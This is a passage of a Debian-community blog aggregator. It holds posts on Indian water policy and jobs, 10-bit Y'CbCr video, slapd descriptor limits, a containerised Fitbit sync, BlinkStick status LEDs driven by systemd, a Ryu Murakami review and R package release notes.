especially in relation to water. What happened next, in 2001 has been beautifully chronicled in Hindustan Times . What has not been shared in that story is that the idea was actually fielded by one of Chennai Mayor s assistants, an IAS Officer, I have forgotten her name, Thankfully, her advise/idea was taken to heart by the political establishment and they drove RWH. Saying why we can t do something similar in Pune, I heard all kinds of excuses. The worst and most used being Marathas can never unite which I think is pure bullshit. For people unfamiliar to the term, Marathas was a warrior clan in Shivaji s army. Shivaji, the king of Marathas were/are an expert tactician and master of guerilla warfare. It is due to the valor of Marathas, that we still have the Maratha Light Infantry a proud member of the Indian army. Why I said bullshit was the composition of people living in Maharashtra has changed over the decades. While at one time both the Brahmins and the Marathas had considerable political and population numbers, that has changed drastically. Maharashtra and more pointedly, Mumbai, Pune and Nagpur have become immigrant centres. Why just a decade back, Shiv Sena, an ultra right-wing political party used to play the Maratha card at each and every election and heckle people coming from Uttar Pradesh and Bihar, this has been documented as the 2008 immigrants attacks and 9 years later we see Shiv Sena trying to field its candidates in Uttar Pradesh. So, obviously they cannot use the same tactics which they could at one point of time. One more reason I call it bullshit, is it s a very lame excuse. When the Prime Minister of the country calls for demonetization which affects 1.25 billion people, people die, people stand in queues and is largely peaceful, I do not see people resisting if they bring a good scheme. I almost forgot, as an added sweetener, the Chennai municipality said that if you do RWH and show photos and certificates of the job, you won t have to pay as much property tax as otherwise you would, that also boosted people s participation. And that is not the only solution, one more solution has been outlined in Aaj Bhi Khade hain talaab written by just-deceased Gandhian environmental activist Anupam Mishra. His Book can be downloaded for free at India Water Portal . Unfortunately, the said book doesn t have a good English translation till date. Interestingly, all of his content is licensed under public domain (CC-0) so people can continue to enjoy and learn from his life-work. Another lesson or understanding could be taken from Israel, the father of the modern micro-drip irrigation for crops. One of the things on my bucket lists is to visit Israel and if possible learn how they went from a water-deficient country to a water-surplus one. India labor Which brings me to my second conundrum, most of the people believe that it s the Government s job to provide jobs to its people. India has been experiencing jobless growth for around a decade now, since the 2008 meltdown. While India was lucky to escape that, most of its trading partners weren t hence it slowed down International trade which slowed down creation of new enterprises etc. Laws such as the Bankruptcy law and the upcoming Goods and Services Tax . As everybody else, am a bit excited and a bit apprehensive about how the actual implementation will take place. null Even International businesses has been found wanting. The latest example has been Uber and Ola. There have been protests against the two cab/taxi aggregators operating in India. For the millions of jobless students coming out of schools and Universities, there aren t simply enough jobs for them, nor are most (okay 50%) of them qualified for the jobs, these 50 percent are also untrainable, so what to do ? In reality, this is what keeps me awake at night. India is sitting on this ticking bomb-shell. It is really, a miracle that the youths have not rebelled yet. While all the conditions, proposals and counter-proposals have been shared before, I wanted/needed to highlight it. While the issue seems to be local, I would assert that they are all glocal in nature. The questions we are facing, I m sure both developing and to some extent even developed countries have probably been affected by it. I look forward to know what I can learn from them. Update 23/02/17 I had wanted to share about Debian s Voting system a bit, but that got derailed. Hence in order not to do, I ll just point towards 2015 platforms where 3 people vied for DPL post. I *think* I shared about DPL voting process earlier but if not, would do in detail in some future blog post.
Filed under: Miscellenous Tagged: #Anupam Mishra, #Bankruptcy law, #Chennai model, #clean air, #clean water, #elections, #GST, #immigrant, #immigrants, #Maratha, #Maratha Light Infantry, #migration, #national parties, #Political party manifesto, #regional parties, #ride-sharing, #water availability, Rain Water Harvesting

Steinar H. Gunderson: 8-bit Y'CbCr ought to be enough for anyone?

If you take a random computer today, it's pretty much a given that it runs a 24-bit mode (8 bits of each of R, G and B); as we moved from palettized displays at some point during the 90s, we quickly went past 15- and 16-bit and settled on 24-bit. The reasons are simple; 8 bits per channel is easy to work with on CPUs, and it's on the verge of what human vision can distinguish, at least if you add some dither. As we've been slowly taking the CPU off the pixel path and replacing it with GPUs (which has specialized hardware for more kinds of pixels formats), changing formats have become easier, and there's some push to 10-bit (30-bit) deep color for photo pros, but largely, 8-bit per channel is where we are. Yet, I'm now spending time adding 10-bit input (and eventually also 10-bit output) to Nageru. Why? The reason is simple: Y'CbCr. Video traditionally isn't done in RGB, but in Y'CbCr; that is, a black-and-white signal (Y) and then two color-difference signals (Cb and Cr, roughly additional blueness and additional redness , respectively). We started doing this because it was convenient in analog TV (if you separate the two, black-and-white TVs can just ignore the color signal), but we kept doing it because it's very nice for reducing bandwidth: Human vision is much less sensitive to color than to brightness, so we can transfer the color channels in lower resolution and get away with it. (Also, a typical Bayer sensor can't deliver full color resolution anyway.) So most cameras and video codecs work in Y'CbCr, not RGB. Let's look at the implications of using 8-bit Y'CbCr, using a highly simplified model for, well, simplicity. Let's define Y = 1/3 (R + G + B), Cr = R - Y and Cb = B - Y. (The reverse transformation becomes R = Y + Cr, B = Y + Cb and G = 3Y - R - B.) This means that an RGB color such as pure gray ([127, 127, 127]) becomes [127, 0, 0]. All is good, and Y can go from 0 to 255, just like R, G and B can. A pure red ([255, 0, 0]) becomes [85, 170, 0], and a pure blue ([255, 0, 0]) becomes correspondingly [85, 0, 170]. But we can also have negative Cr and Cb values; a pure yellow ([0, 255, 255]) becomes [170, -170, 85], for instance. So we need to squeeze values from -170 to +170 into an 8-bit range, losing accuracy. Even worse, there are valid Y'CbCr triplets that don't correspond to meaningful RGB colors at all. For instance, Y'CbCr [255, 170, 0] would be RGB [425, 85, 255]; R is out of range! And Y'CbCr [255, -170, 0] would be RGB [85, -85, 255], that is, negative green. This isn't a problem for compression, as we can just avoid using those illegal colors with no loss of efficiency. But it means that the conversion in itself causes a loss; actually, if you do the maths on the real formulas (using the BT.601 standard), it turns out only 17% of the 24-bit Y'CbCr code words are valid! In other words, we lose about two and a half bits of data, and our 24 bits of accuracy have been reduced to 21.5. Or, to put it another way; 8-bit Y'CbCr is roughly equivalent to 7-bit RGB. Thus, pretty much all professional video uses 10-bit Y'CbCr. It's much more annoying to deal with (especially when you've got subsampling!), but if you're using SDI, there's not even any 8-bit version defined, so if you insist on 8-bit, you're taking data you're getting on the wire (whether you want it or not) and throwing 20% of it away. UHDTV standards (using HEVC) are also simply not defined for 8-bit; it's 10- and 12-bit only, even on the codec level. Parts of this is because UHDTV also supports HDR, so you have a wider RGB range than usual to begin with, and 8-bit would cause excessive banding. Using it on the codec level makes a lot of sense for another reason, namely that you reduce internal roundoff errors during processing by a lot; errors equal noise, and noise is bad for compression. I've seen numbers of 15% lower bitrate for H.264 at the same quality, although you also have to take into account that the encoeder also needs more CPU power that you could have used for a higher preset in 8-bit. I don't know how the tradeoff here works out, and you also have to take into account decoder support for 10-bit, especially when it comes to hardware. (When it comes to HEVC, Intel didn't get full fixed-function 10-bit support before Kaby Lake!) So indeed, 10-bit Y'CbCr makes sense even for quite normal video. It isn't a no-brainer to turn it on, though even though Nageru uses a compute shader to convert the 4:2:2 10-bit Y'CbCr to something the GPU can sample from quickly (ie., the CPU doesn't need to touch it), and all internal processing is in 16-bit floating point anyway, it still takes a nonzero amount of time to convert compared to just blasting through 8-bit, so my ultraportable probably won't make it anymore. (A discrete GPU has no issues at all, of course. My laptop converts a 720p frame in about 1.4 ms, FWIW.) But it's worth considering when you want to squeeze even more quality out of the system. And of course, there's still 10-bit output support to be written...
Arturo Borrero Gonz lez: About process limits, round 2


htop I was wrong. After the other blog post About process limits, some people contacted me with additional data and information. I myself continued to investigate on the issue, so I have new facts. I read again the source code of the slapd daemon and the picture seems clearer now. A new message appeared in the log files:

[...]
Feb 20 06:26:03 slapd[18506]: daemon: 1025 beyond descriptor table size 1024
[...]
This message is clearly produced by the daemon itself, and searching for the string leads to this source code, in servers/slapd/daemon.c:
[...]
sfd = SLAP_SOCKNEW( s );
/* make sure descriptor number isn't too great */
if ( sfd >= dtblsize )  
	Debug( LDAP_DEBUG_ANY,
		"daemon: %ld beyond descriptor table size %ld\n",
		(long) sfd, (long) dtblsize, 0 );
	tcp_close(s);
	ldap_pvt_thread_yield();
	return 0;
 
[...]
In that same file, dtblsize is set to:
[...]
#ifdef HAVE_SYSCONF
        dtblsize = sysconf( _SC_OPEN_MAX );
#elif defined(HAVE_GETDTABLESIZE)
        dtblsize = getdtablesize();
#else /* ! HAVE_SYSCONF && ! HAVE_GETDTABLESIZE */
        dtblsize = FD_SETSIZE;
#endif /* ! HAVE_SYSCONF && ! HAVE_GETDTABLESIZE */
[...]
If you keep pulling the string, the first two options use system limits to know the value, getrlimit(), and the last one uses a fixed value of 4096 (set at build time). It turns out that this routine slapd_daemon_init() is called once, at daemon startup (see main() function at servers/slapd/main.c). So the daemon is limiting itself to the limit imposed by the system at daemon startup time. That means that our previous limits settings at runtime was not being read by the slapd daemon. Let s back to the previous approach of establishing the process limits by setting them on the user. The common method is to call ulimit in the init.d script (or systemd service file). One of my concerns of this approach was that slapd runs as a different user, usually openldap. Again, reading the source code:
[...]
if( check == CHECK_NONE && slapd_daemon_init( urls ) != 0 )  
	rc = 1;
        SERVICE_EXIT( ERROR_SERVICE_SPECIFIC_ERROR, 16 );
        goto stop;
 
#if defined(HAVE_CHROOT)
	if ( sandbox )  
		if ( chdir( sandbox ) )  
			perror("chdir");
			rc = 1;
			goto stop;
		 
		if ( chroot( sandbox ) )  
			perror("chroot");
			rc = 1;
			goto stop;
		 
	 
#endif
#if defined(HAVE_SETUID) && defined(HAVE_SETGID)
	if ( username != NULL   groupname != NULL )  
		slap_init_user( username, groupname );
	 
#endif
[...]
So, the slapd daemon first reads the limits and then change user to openldap, (the slap_init_user() function). We can then asume that if we set the limits to the root user, calling ulimit in the init.d script, the slapd daemon will actually inherint them. This is what is originally suggested in debian bug #660917. Let s use this solution for now. Many thanks to John Hughes john@atlantech.com for the clarifications via email.

20 February 2017

Ritesh Raj Sarraf: Setting up appliances - the new way

I own a Fitbit Surge. But Fitibit chose to remain exclusive in terms of interoperability. Which means to make any sense out of the data that the watch gathers, you need to stick with what Fitbit mandates. Fair enough in today's trends. It also is part of their business model to restrict useful aspects of the report to Premium Membership. Again, fair enough in today's business' trends. But a nice human chose to write a bridge; to extract Fitbit data and feed into Google Fit. The project is written in Python, so you can get it to work on most common computer platforms. I never bothered to package this tool for Debian, because I never was sure when I'd throw away the Fitbit. But until that happens, I decided to use the tool to sync my data to Google Fit. Which led me to requirements.txt This project's requirement.txt lists versioned module dependencies, of which many modules in Debian, were either older or newer than what was mentioned in the requirements. To get the tool working, I installed it the pip way. 3 months later, something broke and I needed to revisit the installed modules. At that point, I realized that there's no such thing as: pip upgrade That further led me to dig on why anyone wouldn't add something so simple, because today, in the days of pip, snap, flatpak and dockers, Distributions are predicted to go obsolete and irrelevant. Users should get the SOURCES directly from the developers. But just looking at the date the bug was filed, killed my enthusiasm any further. So, without packaging for Debian, and without installing through pip, I was happy that my init has the ability to create confined and containerized environments, something that I could use to get the job done.
rrs@chutzpah:~$ sudo machinectl login fitbit
[sudo] password for rrs:
Connected to machine fitbit. Press ^] three times within 1s to exit session.
Debian GNU/Linux 9 fitbit pts/0
fitbit login: root
Last login: Fri Feb 17 12:44:25 IST 2017 on pts/1
The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
root@fitbit:~# tail -n 25 /var/tmp/lxc/fitbit-google.log
synced calories - 1440 data points
------------------------------   2017-02-19  -------------------------
synced steps - 1440 data points
synced distance - 1440 data points
synced heart_rate - 38215 data points
synced weight - 0 logs
synced body_fat - 0 logs
synced calories - 1440 data points
------------------------------   2017-02-20  -------------------------
synced steps - 1270 data points
synced distance - 1270 data points
synced heart_rate - 32547 data points
synced weight - 0 logs
synced body_fat - 0 logs
synced calories - 1271 data points
Synced 7 exercises between : 2017-02-15 -- 2017-02-20
--------------------------------------------------------------------------
                                     Like it ?
star the repository : https://github.com/praveendath92/fitbit-googlefit
--------------------------------------------------------------------------
root@fitbit:~#

Categories:

Keywords:

Like:

Jonathan Dowland: Blinkenlights!

blinkenlights! blinkenlights!
Part one of a series. part 2, part 3. Late last year, I was pondering how one might add a status indicator to a headless machine like my NAS to indicate things like failed jobs. After a brief run through of some options (a USB-based custom device; a device pretending to be a keyboard attached to a PS/2 port; commandeering the HD activity LED; commandeering the PC speaker wire) I decided that I didn't have the time to learn the kind of skills needed to build something at that level and opted to buy a pre-assembled programmable USB thing instead, called the BlinkStick. Little did I realise that my friend Jonathan McDowell thought that this was an interesting challenge and actually managed to design, code and build something! Here's his blog post outlining his solution and here's his code on github (or canonically) Even thought I've bought the blinkstick, given Jonathan's efforts (and the bill of materials) I'm going to have to try and assemble this for myself and give it a go. I've also managed to borrow an Arduino book from a colleague at work. Either way, I still have some work to do on the software/configuration side to light the LEDs up at the right time and colour based on the jobs running on the NAS and their state.

Jonathan Dowland: Blinkenlights, part 2

Part two of a series. part 1, part 3. To start with configuring my NAS to use the new blinkenlights, I thought I'd start with a really easy job: I plug in my iPod, a script runs to back it up, then the iPod gets unmounted. It's one of the simpler jobs to start with because the iPod is a simple block device and there's no encryption in play. For now, I'm also going to assume the LED Is going to be used exclusively for this job. In the future I will want many independent jobs to perhaps use the LED to signal things and figuring out how that will work is going to be much harder. I'll skip over the journey and go straight to the working solution. I have a systemd job that is used to invoke a sync from the iPod as follows:
[Service]
Type=oneshot
ExecStart=/bin/mount /media/ipod
ExecStart=/usr/local/bin/blinkstick --index 1 --limit 10 --set-color 33c280
ExecStart=/usr/bin/rsync ...
ExecStop=/bin/umount /media/ipod
ExecStop=/usr/local/bin/blinkstick --index 1 --limit 10 --set-color green
[Install]
WantedBy=dev-disk-by\x2duuid-A2EA\x2d96ED.device
[Unit]
OnFailure=blinkstick-fail.service
/media/ipod is a classic mount configured in /etc/fstab. I've done this rather than use the newer systemd .mount units which sadly don't give you enough hooks for running things after unmount or in the failure case. This feels quite unnatural, much more "systemdy" would be to Requires= the mount unit, but I couldn't figure out an easy way to set the LED to green after the unmount. I'm sure it's possible, but convoluted. The first blinkstick command sets the LED to a colour to indicate "in progress". I explored some of the blinkstick tool's options for a fading or throbbing colour but they didn't work very well. I'll take another look in the future. After the LED is set, the backup job itself runs. The last blinkstick command, which is only run if the previous umount has succeeded, sets the LED to indicate "safe to unplug". The WantedBy here instructs systemd that when the iPod device-unit is activated, it should activate my backup service. I can refer to the iPod device-unit using this name based on the partition's UUID; this is not the canonical device name that you see if you run systemctl but it's much shorter and crucially its stable, the canonical name depends on exactly where you plugged it in and what other devices might have been connected at the same time. If something fails, a second unit blinkstick-fail.service gets activated. This is very short:
[Service]
ExecStart=/usr/local/bin/blinkstick --index 1 --limit 50 --set-color red
This simply sets the LED to be red. Again it's a bit awkward that in 2 cases I'm setting the LED with a simple Exec but in the third I have to activate a separate systemd service: this seems to be the nature of the beast. At least when I come to look at concurrent jobs all interacting with the LED, the failure case should be simple: red trumps any other activity, user must go and check what's up.

Jonathan Dowland: Blinkenlights, part 3

red blinkenlights! red blinkenlights!
Part three of a series. part 1, part 2. One morning last week I woke up to find the LED on my NAS a solid red. I've never been happier to have something fail. I'd set up my backup jobs to fire off a systemd unit on failure
OnFailure=status-email-user@%n.service
This is a generator-service, which is used to fire off an email to me when something goes wrong. I followed these instructions on the Arch wiki to set it up). Once I got the blinkstick, I added an additional command to that service to light up the LED:
ExecStart=-/usr/local/bin/blinkstick --index 1 --limit 50 --set-color red
The actual failure was a simple thing to fix. But I never did get the email. On further investigation, there are problems with using exim and systemd in Debian at the moment: it's possible for the exim4 daemon to exit and for systemd not to know that this is a failure, thus, the mail spool never gets processed. This should probably be fixed by the exim4 package providing a proper systemd service unit.

Norbert Preining: Ryu Murakami Tokyo Decadence

The other Murakami, Ryu Murakami ( ), is hard to compare to the more famous Haruki. His collection of stories reflects the dark sides of Tokyo, far removed from the happy world of AKB48 and the like. Criminals, prostitutes, depression, loss. A bleak image onto a bleak society.
This collection of short stories is a consequent deconstruction of happiness, love, everything we believe to make our lives worthwhile. The protagonists are idealistic students loosing their faith, office ladies on aberrations, drunkards, movie directors, the usual mixture. But the topic remains constant the unfulfilled search for happiness and love.
I felt I was beginning to understand what happiness is about. It isn t about guzzling ten or twenty energy drinks a day, barreling down the highway for hours at a time, turning over your paycheck to your wife without even opening the envelope, and trying to force your family to respect you. Happiness is based on secrets and lies.Ryu Murakami, It all started just about a year and a half ago
A deep pessimistic undertone is echoing through these stories, and the atmosphere and writing reminds of Charles Bukowski. This pessimism resonates in the melancholy of the running themes in the stories, Cuban music. Murakami was active in disseminating Cuban music in Japan, which included founding his own label. Javier Olmo s pieces are often the connecting parts, as well as lending the short stories their title: Historia de un amor, Se fu .
The belief that what s missing now used to be available to us is just an illusion, if you ask me. But the social pressure of You ve got everything you need, what s your problem? is more powerful than you might ever think, and it s hard to defend yourself against it. In this country it s taboo even to think about looking for something more in life.Ryu Murakami, Historia de un amor
It is interesting to see that on the surface, the women in the stories are the broken characters, leading feminists to incredible rants about the book, see the rant^Wreview of Blake Fraina at Goodreads:
I ll start by saying that, as a feminist, I m deeply suspicious of male writers who obsess over the sex lives of women and, further, have the audacity to write from a female viewpoint
female characters are pretty much all pathetic victims of the male characters
I wish there was absolutely no market for stuff like this and I particularly discourage women readers from buying it Blake Fraina, Goodreads review
On first sight it might look like that the female characters are pretty much all pathetic victims of the male characters, but in fact it is the other way round, the desperate characters, the slaves of their own desperation, are the men, and not the women, in these stories. It is dual to the situation in Hitomi Kanehara s Snakes and Earrings, where on first sight the tattooist and the outlaw friends are the broken characters, but the really cracked one is the sweet Tokyo girly.
Male-female relationships are always in transition. If there s no forward progress, things tend to slip backwards.Ryu Murakami, Se fu
Final verdict: Great reading, hard to put down, very much readable and enjoyable, if one is in the mood of dark and depressing stories. And last but not least, don t trust feminist book reviews.

18 February 2017

Dirk Eddelbuettel: RPushbullet 0.3.1

RPpushbullet demo A new release 0.3.1 of the RPushbullet package, following the recent 0.3.0 release is now on CRAN. RPushbullet is interfacing the neat Pushbullet service for inter-device messaging, communication, and more. It lets you easily send alerts like the one to the to your browser, phone, tablet, ... -- or all at once. This release owes once again a lot to Seth Wenchel who helped to update and extend a number of features. We fixed one more small bug stemming from the RJSONIO to jsonlite transition, and added a few more helpers. We also enabled Travis testing and with it covr-based coverage analysis using pretty much the same setup I described in this recent blog post.

Changes in version 0.3.1 (2017-02-17)
  • The target device designation was corrected (#39).
  • Three new (unexported) helper functions test the validity of the api key, device and channel (Seth in #41).
  • The summary method for the pbDevices class was corrected (Seth in #43).
  • New helper functions pbValidateConf, pbGetUser, pbGetChannelInfo were added (Seth in #44 closing #40).
  • New classes pbUser and pbChannelInfo were added (Seth in #44).
  • Travis CI tests (and covr coverage analysis) are now enabled via an encrypted config file (#45).

Courtesy of CRANberries, there is also a diffstat report for this release. More details about the package are at the RPushbullet webpage and the RPushbullet GitHub repo.

This post by Dirk Eddelbuettel originated on his Thinking inside the box blog. Please report excessive re-aggregation in third-party for-profit settings.

17 February 2017

Dirk Eddelbuettel: littler 0.3.2

max-heap image The third release of littler as a CRAN package is now available, following in the now more than ten-year history as a package started by Jeff in the summer of 2006, and joined by me a few weeks later. littler is the first command-line interface for R and predates Rscript. It is still faster, and in my very biased eyes better as it allows for piping as well shebang scripting via #!, uses command-line arguments more consistently and still starts faster. It prefers to live on Linux and Unix, has its difficulties on OS X due to yet-another-braindeadedness there (who ever thought case-insensitive filesystems where a good idea?) and simply does not exist on Windows (yet -- the build system could be extended -- see RInside for an existence proof, and volunteers welcome!). This release brings several new examples script to run package checks, use the extraordinary R Hub, download RStudio daily builds, and more -- see below for details. No internals were changed. The NEWS file entry is below.

Changes in littler version 0.3.2 (2017-02-14)
  • Changes in examples
    • New scripts getRStudioServer.r and getRStudioDesktop.r to download daily packages, currently defaults to Ubuntu amd64
    • New script c4c.r calling rhub::check_for_cran()
    • New script rd2md.r to convert Rd to markdown.
    • New script build.r to create a source tarball.
    • The installGitHub.r script now use package remotes (PR #44, #46)

Courtesy of CRANberries, there is a comparison to the previous release. Full details for the littler release are provided as usual at the ChangeLog page. The code is available via the GitHub repo, from tarballs off my littler page and the local directory here -- and now of course all from its CRAN page and via install.packages("littler"). Binary packages are available directly in Debian as well as soon via Ubuntu binaries at CRAN thanks to the tireless Michael Rutter. Comments and suggestions are welcome at the GitHub repo.

This post by Dirk Eddelbuettel originated on his Thinking inside the box blog. Please report excessive re-aggregation in third-party for-profit settings.

Next.

Previous.